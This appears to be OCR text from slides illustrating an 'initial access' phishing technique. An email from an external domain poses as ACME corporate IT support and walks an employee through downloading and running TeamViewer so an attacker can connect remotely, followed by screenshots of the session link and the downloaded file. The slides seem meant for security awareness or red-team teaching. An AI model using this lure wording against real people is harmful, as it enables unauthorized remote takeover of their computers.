
Group: All
Status: Online, New, In progress
Assignee: All

NAME	EMAIL	CODE	STAT...	TIME	ASSIGNEE	GROUP
IT Support Reques...		[redacted]	New	0m	Unknown	My computers

Code s11[redacted]

Share this link with your customer

https://get.teamviewer.com/s1[redacted]


Subject RE: ITSupport [IT12309812] – Acknowledge request

Dear employee,

Thank you for reaching out to our technical support team. To assist you with the necessary support activities on your workstation, we recommend initiating a remote session using TeamViewer.

Please follow these steps:

1. Download TeamViewer:

- Please use the following link: https://get.teamviewer.com/s[redacted]

2. Run TeamViewer executable from your Downloads directory:

- Launch TeamViewer on your workstation.

3. Accept the incoming session:

- Click on accept in the dialog box that will appear

4. Wait for Connection:

- Our support agent will connect to your workstation remotely to diagnose and resolve any issues.

Please note that during the remote session, you'll have full control over the process, and you can terminate the connection at any time.

If you encounter any difficulties or have questions, feel free to reply to this email or contact our support hotline.

Thank you for choosing our technical support services. We look forward to assisting you!

Best regards,

ACME Corporation Technical Support Team


From: IT Support <itsupport@external-techsupport.com>
Sent: 5 February, 2024 12:49 PM
To: John Doe <john.doe@acme.com>
Subject: ITSupport [IT12309812] – Acknowledge request


ACME Corporation

REQUEST ACKNOWLEDGED
IT12309812: Random Reboot of machine

Dear John,
Below you find the details of your request

INITIAL ACCESS





Subject RE: ITSupport [IT12309812] – Acknowledge request

Dear employee,

Thank you for reaching out to our technical support team. To assist you with the necessary support activities on your workstation, we recommend initiating a remote session using TeamViewer.


Please follow these steps:


1. Download TeamViewer:

- Please use the following link: https://get.teamviewer.com/s1[redacted]

2. Run TeamViewer executable from your Downloads directory:

INITIAL ACCESS





https://get.teamviewer.com/v15/en/s11[redacted]

TeamViewer

Connect to [redacted]3

Select from the options below to establish the TeamVie
connection. We recommend that you install the full Tea
version for best experience.

Launch installed TeamViewer | Download single-use TeamViewer

☐ Remember the selection

Mana | Downloads


lication T


(C:) › Use ctim1 › Downloads ›

Search Downloads

Na	Date modified	Type	Size
Today (1)			
TeamViewerQS-ids110[redacted]	2/29/2024 11:30 AM	Application	27,613 KB

INITIAL ACCESS






Downloads

This PC › Local Disk (C:) › Users › victim1 › Downloads

Today (1)

TeamViewerQS-ids110[redacted] 2/29/2024 11:30 AM




